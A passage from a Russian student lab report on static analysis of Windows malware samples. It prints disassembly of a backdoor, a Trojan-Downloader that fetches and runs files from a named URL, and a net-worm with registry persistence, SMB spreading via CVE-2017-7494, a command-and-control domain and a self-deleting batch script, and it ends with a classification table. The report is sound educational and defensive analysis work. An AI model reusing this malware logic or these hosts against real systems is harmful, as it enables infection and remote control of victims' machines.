.text:0040CB1C	00000010	C (16 bits) - UTF-16LE	</dat1>
.text:0040CB30	0000000E	C (16 bits) - UTF-16LE	<dat2>
.text:0040CB44	00000010	C (16 bits) - UTF-16LE	</dat2>
.text:0040CB68	00000018	C (16 bits) - UTF-16LE	windowz.txt
.text:0040CBA8	00000016	C (16 bits) - UTF-16LE	confirmnow
.text:0040CBC4	00000014	C (16 bits) - UTF-16LE	Connected
.text:0040CBDC	0000001C	C (16 bits) - UTF-16LE	foldercreated
.text:0040CC7C	00000006	C	Sleep
.text:0040CCB8	00000009	C	SendFile

Рис. 12. Наличие строк скрипта cmd.

'S'	.text:0040CFBC	00000018	C (16 bits) - UTF-16LE	readfileok; •
'S'	.text:0040CFF8	00000010	C (16 bits) - UTF-16LE	filerun •
'S'	.text:0040D024	00000016	C (16 bits) - UTF-16LE	savefileok •
'S'	.text:0040D0C4	00000014	C (16 bits) - UTF-16LE	picshowed •
'S'	.text:0040D0F4	00000018	C (16 bits) - UTF-16LE	textcreated •
'S'	.text:0040D184	0000001A	C (16 bits) - UTF-16LE	ratconfirmed •
'S'	.text:0040D1A4	00000016	C (16 bits) - UTF-16LE	ratconfirm •
'S'	.text:0040D1C0	00000022	C (16 bits) - UTF-16LE	serverpassworded •
'S'	.text:0040D1E8	0000001E	C (16 bits) - UTF-16LE	serverpassword •
'S'	.text:0040D20C	00000012	C (16 bits) - UTF-16LE	hotlover
'S'	.text:0040D224	00000022	C (16 bits) - UTF-16LE	serverpasswordok •
'S'	.text:0040D24C	0000000E	C (16 bits) - UTF-16LE	pcinfo
'S'	.text:0040D270	00000016	C (16 bits) - UTF-16LE	gotpcinfo;
'S'	.text:0040D28C	0000000E	C (16 bits) - UTF-16LE	upload •
'S'	.text:0040D2A0	00000012	C (16 bits) - UTF-16LE	openchat •
'S'	.text:0040D33C	0000000C	C	MakeTopMost
'S'	.text:0040D358	0000000C	C (16 bits) - UTF-16LE	Chats
'S'	.text:0040D384	00000014	C (16 bits) - UTF-16LE	closechat
'S'	.text:0040D39C	00000016	C (16 bits) - UTF-16LE	chatclosed } }

Рис. 13 Строки программы, которые определяют данное ВПО, как Backdoor.

Запуск данной программы на виртуальной машине с ОС Windows 10 показал, что программа нагружает систему, отключает возможность завершить себя через диспетчер задач, сообщая пользователю о недостатке прав.

Файл: 10D5D047.patched

[S]	seg002:004020...	0000000D	C	KERNEL32.dll
[S]	seg002:00403000	0000000D	C	kernel32.dll
[S]	seg002:004030...	00000008	C	WinExec
[S]	seg002:00403015	00000017	C	RegisterServiceProcess
[S]	seg002:004030...	0000000B	C	urlmon.dll
[S]	seg002:00403037	00000017	C	wewewewewewewewewewewe
[S]	seg002:0040304F	00000012	C	RDLDownloadToFileA
[S]	seg002:00403061	0000002E	C	http://nursingkorea.co.kr/images/inf2.php?v=s
[S]	seg003:00405011	00000005	C	N0@\aU
[S]	seg003:004050...	00000006	C	H#\rd\b0
[S]	seg003:004050...	00000005	C	t'th'
[S]	seg003:004050F3	00000005	C	UADel
[S]	seg003:004050...	00000000	C	...

Рис 14.

Используемые строки в анализируемом файле.

Анализ файла:

```

seg000:00401000      public start
seg000:00401000      start:
seg000:00401000      xor     eax, eax
seg000:00401002      call    GetTickCount
seg000:00401007      cmp     eax, 3Bh
seg000:0040100A      jb      short loc_401015
seg000:0040100C      nop
seg000:0040100D      mov     byte_40304E, 55h = 'U'
seg000:00401014      nop
seg000:00401015      loc_401015:
seg000:00401015      ; CODE XREF: start+A1j
seg000:00401015      push    offset LibFileName ; "kernel32.dll"
seg000:0040101A      call    LoadLibraryA
seg000:0040101F      or      eax, eax
seg000:00401021      jz      short loc_401046 } check
seg000:00401023      mov     hModule, eax
seg000:00401028      push    offset ProcName ; "RegisterServiceProcess"
seg000:0040102D      push    eax ; hModule
seg000:0040102E      call    GetProcAddress
seg000:00401033      or      eax, eax
seg000:00401035      jz      short loc_401046
seg000:00401037      mov     dword_4030D4, eax
seg000:0040103C      push    1
seg000:0040103E      push    0
seg000:00401040      call    dword_4030D4

```

Рис 15. Соккрытие текущего процесса.

```

seg002:0040304E ; const CHAR byte_40304E
seg002:0040304E byte_40304E db 0 ; DATA XREF: start+D1w
seg002:0040304E ; start+751o
seg002:0040304F aRldownloadtofi db 'RLDownloadToFileA',0

```

Рис 16. Область памяти с именем функции загрузки файла

```

seg000:00401046 loc_401046: ; CODE XREF: start+211j
seg000:00401046 ; start+351j
seg000:00401046 mov     eax, hModule
seg000:00401048 push   offset aWinexec ; "WinExec"
seg000:00401050 push   eax ; hModule
seg000:00401051 call   GetProcAddress
seg000:00401056 or      eax, eax
seg000:00401058 jz     loc_401115
seg000:0040105E mov     dword_403008, eax
seg000:00401063 push   offset aUrlmon_dll ; "urlmon.dll"
seg000:00401068 call   LoadLibraryA
seg000:0040106D or      eax, eax
seg000:0040106F jz     loc_401115
seg000:00401075 push   offset download ; lpProcName
seg000:0040107A push   eax ; hModule
seg000:0040107B call   GetProcAddress
seg000:00401080 or      eax, eax
seg000:00401082 jz     loc_401115
seg000:00401088 mov     dword_40300C, eax
seg000:0040108D mov     eax, offset aHttpNursingkor ; "http://nursingkorea.co.kr/images/inf2
seg000:00401092 mov     ebx, offset byte_4030C5
seg000:00401097 xor     ecx, ecx
seg000:00401099 mov     byte_4030B3, 31h
seg000:004010A0 mov     byte ptr aHttpNursingkor+2Ch, 31h
seg000:004010A7 call   sub_40111E
seg000:004010AC mov     eax, offset byte_40308F
seg000:004010B1 mov     ebx, offset byte_4030B9
seg000:004010B6 mov     ecx, ebx
seg000:004010B8 mov     byte_4030B3, 31h
seg000:004010BF mov     byte_4030BF, 31h
seg000:004010C6 call   sub_40111E
seg000:004010CB mov     byte_4030B3, 32h
seg000:004010D2 mov     byte_4030BF, 32h
seg000:004010D9 call   sub_40111E
seg000:004010DE mov     eax, offset aHttpNursingkor ; "http://nursingkorea.co.kr/images/inf2
seg000:004010E3 xor     ecx, ecx
seg000:004010E5 mov     byte ptr aHttpNursingkor+2Ch, 32h
seg000:004010EC mov     ebx, offset byte_4030C5
seg000:004010F1 call   sub_40111E
seg000:004010F6 mov     eax, offset byte_40308F
seg000:004010FB mov     ebx, offset byte_4030B9
seg000:00401100 mov     ecx, ebx
seg000:00401102 mov     byte_4030B3, 34h

```

Рис 17. Скачивание и запуск вредоносных файлов.

byte_4030C5 – это область памяти, которая указывает на строку с путем одного из скачиваемых файлов (C: / boot.bak).

Далее также скачиваются и запускаются файлы, имена которых состоят из цифр, например: c: / 4591.exe.

Следующим образом выглядит процедура скачивания и запуска ВПО (Рис.)

```

seg000:0040111E sub_40111E      proc near          ; CODE XREF: start+A7↑p
seg000:0040111E                                     ; start+C6↑p ...
seg000:0040111E      push     ebx
seg000:0040111F      push     eax
seg000:00401120      push     0
seg000:00401122      push     0
seg000:00401124      push     ebx ← Filename
seg000:00401125      push     eax
seg000:00401126      push     0
seg000:00401128      call     dword_4030DC ← download
seg000:0040112E      nop
seg000:0040112F      nop
seg000:00401130      nop
seg000:00401131      or      ecx, ecx
seg000:00401133      jz      short loc_40113E
seg000:00401135      push     0
seg000:00401137      push     ebx
seg000:00401138      call     dword_4030D8 ← run
seg000:0040113E      loc_40113E:
seg000:0040113E      push     5E7h          ; CODE XREF: sub_40111E+15↑j
seg000:0040113E                                     ; dwMilliseconds
seg000:00401143      call     Sleep
seg000:00401148      push     ebx          ; lpFileName
seg000:00401149      call     DeleteFileA
seg000:0040114E      pop      eax
seg000:0040114F      pop      ebx
seg000:00401150      retn
seg000:00401150 sub_40111E      endp

```

Рис 18. Процедура скачивания и запуска файла

Таким образом, по выявленным признакам, данный файл является вредоносным и относится к классу Trojan-Downloader.

Файл E4239FE9.patched:

В главной функции данного ВПО можно выделить три главных этапа (Рис.):

1. Копирование своего файла в системную директорию System32 и изменения значений ключей регистра.
2. Создание потока, который отвечает за открытие 69 UDP-порта (TFTP) и распространение через протокол SMB.
3. Ожидание команд от управляющего сервера (протокол TFPT).

```
loc_402179:      call     sub_403402 1      ; CODE XREF: start+2F1j
                  mov     esi, esp      ; copy to system32 and change register
                  push    0             ; lpThreadId
                  push    0             ; dwCreationFlags
                  push    0             ; lpParameter
                  push    offset sub_402A22 2; lpStartAddress
                  push    0             ; dwStackSize
                  push    0             ; lpThreadAttributes
                  call     CreateThread
                  cmp     esi, esp
                  call     _chkesp
                  call     sub_401A50 3
                  mov     esi, esp
                  push    0             ; uExitCode
                  call     ExitProcess
start:          endp
```

Рис 19. Основная часть функции start.

Этап копирования:

```
push    eax                ; lpBuffer
call    GetWindowsDirectoryA
cmp     esi, esp
call    _chkesp
mov     esi, esp
lea     eax, [ebp+Buffer]
push    eax                ; lpPathName
call    SetCurrentDirectoryA
cmp     esi, esp
call    _chkesp
mov     esi, esp
push    offset aNethsys_exe_0 ; "\\NethSYS.exe"
lea     eax, [ebp+Buffer]
push    eax                ; lpString1
call    lstrcatA            ; C:/Windows/System32/NethSYS.exe
cmp     esi, esp
call    _chkesp
mov     esi, esp
push    0                  ; bFailIfExists
lea     eax, [ebp+Buffer] ; --> C:/Windows/System32/NethSYS.exe
push    eax                ; lpNewFileName
lea     eax, [ebp+Filename] ; <-- Filename of current process
push    eax                ; lpExistingFileName
call    CopyFileA
cmp     esi, esp
call    _chkesp
mov     esi, esp
push    FILE_ATTRIBUTE_SYSTEM ; dwFileAttributes
lea     eax, [ebp+Buffer]
push    eax                ; lpFileName
call    SetFileAttributesA
```

Рис 20. Копирование файла в системную папку System32.

Копирует себя в C:/Windows/System32/NethSYS.exe. Устанавливает атрибуты на данный файл:

1. Системный.
2. Скрытый.

Меняет значения ключей регистра:

1. Software\Microsoft\Windows\CurrentVersion\Run – добавляет себя в автозапуск.

2. Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools
– добавляет флаг на запрет редактирования регистра

Этап распространения:

Отправляет SMB пакет на случайно сгенерированный сетевой адрес. Данный пакет содержит часть тела ВПО. При этом эксплуатируется уязвимость CVE-2017-7494 (выполнение произвольного кода на сервере Samba).

Этап ожидания команд:

Подключается по TFTP по указанному домену:

```
push    eax
call    htons
cmp     esi, esp
call    _chkesp
mov     [ebp+var_9F2], ax
mov     esi, esp
push    offset Source ; "nsatn.ftpaccess.cc"
call    inet_addr
cmp     esi, esp
call    _chkesp
mov     dword ptr [ebp+addr], eax
cmp     dword ptr [ebp+addr], 0FFFFFFFFh
jnz     short loc_401B87 ; if ok; then jump
mov     esi, esp
push    offset Source ; "nsatn.ftpaccess.cc"
call    gethostbyname
cmp     esi, esp
call    _chkesp
mov     [ebp+var_9E0], eax
jmp     short loc_401BA7
```

Рис 21. Используемое доменное имя сервера для подключения к нему

Принимает следующие команды:

1. remove — в данном случае создаётся bat-файл removeMe{4 цифры} во временной директории пользователя со следующим содержимым:

```
@echo off
```

```
:Repeate
```

```
del «%s» > nul
```

```
if exist «%s» goto Repeate
```

```
del «%%0»
```

```
loc_40204F:                                ; CODE XREF: sub_401E12+234↑j
      push    1
      pop     eax
      test    eax, eax
      jz      loc_402124
      mov     esi, esp
      push    offset aRemove ; ":remove"
      push    [ebp+var_74]    ; lpString1
      call    lstrcmpA
      cmp     esi, esp
      call    _chkesp
      test    eax, eax
      jnz     short loc_40209A
      call    sub_40361C      ; drop bat file and execute it
      mov     esi, esp
      call    WSACleanup
      cmp     esi, esp
      call    _chkesp
      mov     esi, esp
      push    0              ; uExitCode
      call    ExitProcess
```

Рис 22. Часть обработки команды remove

И выполняет его, тем самым удаляя себя с компьютера.

2. reconnect — переподключение


```

loc_40209A:                                     ; CODE XREF: sub_401E12+261↑j
mov     esi, esp
push    offset aReconnect ; ":reconnect"
push    [ebp+var_74]      ; lpString1
call    lstrcmpA
cmp     esi, esp
call    _chkesp
test    eax, eax
jnz     short loc_4020BC
and     dword_403E24, 0

```

Рис 23. Обработка команды reconnect.

3. download — загружает указанный файл и запускает его.

```

loc_4020BC:                                     ; CODE XREF: sub_401E12+2A1↑j
mov     esi, esp
push    offset aDownload ; ":download"
push    [ebp+var_74]      ; lpString1
call    lstrcmpA
cmp     esi, esp
call    _chkesp
test    eax, eax
jnz     short loc_402124
push    1FFh              ; Count
push    [ebp+Source]       ; Source
push    offset szUrl       ; Dest
call    strncpy
add     esp, 0Ch
push    1FFh              ; Count
push    [ebp+var_6C]       ; Source
push    offset File        ; Dest
call    strncpy
add     esp, 0Ch
mov     esi, esp
lea     eax, [ebp+ThreadId]
push    eax                ; lpThreadId
push    0                  ; dwCreationFlags
push    0                  ; lpParameter
push    offset StartAddress ; lpStartAddress
push    0                  ; dwStackSize
push    0                  ; lpThreadAttributes
call    CreateThread
cmp     esi, esp
call    _chkesp

```

Рис 24. Обработка команды download.

Таким образом, по указанным признакам, данный файл относится к классу Net-worm.

В результате были классифицированы следующие образцы:

1. 026CBE1D.patched - Backdoor
2. 03E2C499.patched - Clean
3. 2DDA373D.patched - Trojan
4. 58A9A906.patched - Adware
5. 6E60C6D4.patched - Email-Worm
6. 77E542B3.patched - Virus
7. 812BE82E.patched - Trojan-PSW
8. 83FD51A3.patched - Adware
9. 931B6827.patched - Clean
10. AB455A93.patched - Trojan
11. AFEA13FF.patched - Adware
12. C4622273.patched - Adware
13. D8273B8B.patched - Adware
14. DD0957AF.patched - Trojan-Downloader
15. E4239FE0.patched - Net-Worm
16. EBD0CB02.patched - Trojan-Spy
17. F11A5C93.patched - Clean
18. 10D5D047.patched - Trojan-Downloader

Заключение

Для достижения поставленной цели, в процессе прохождения учебной практики (учебно-лабораторного практикума) познакомился с особенностями анализа исполняемых файлов ОС Windows, классификацией ВПО и способами отличить вредоносное программное обеспечение от чистого.

Также были изучены требования к написанию отчета по практике. В результате прохождения практики был составлен отчет, соответствующий предъявленным требованиям.

В ходе прохождения практики все задачи были выполнены, а цель достигнута.

Список литературы

1. Comparisons [Электронный ресурс] — Режим доступа:
<https://pyoxidizer.readthedocs.io/en/stable/comparisons.html>
2. Encyclopedia [Электронный ресурс] — Режим доступа:
<https://encyclopedia.kaspersky.ru/>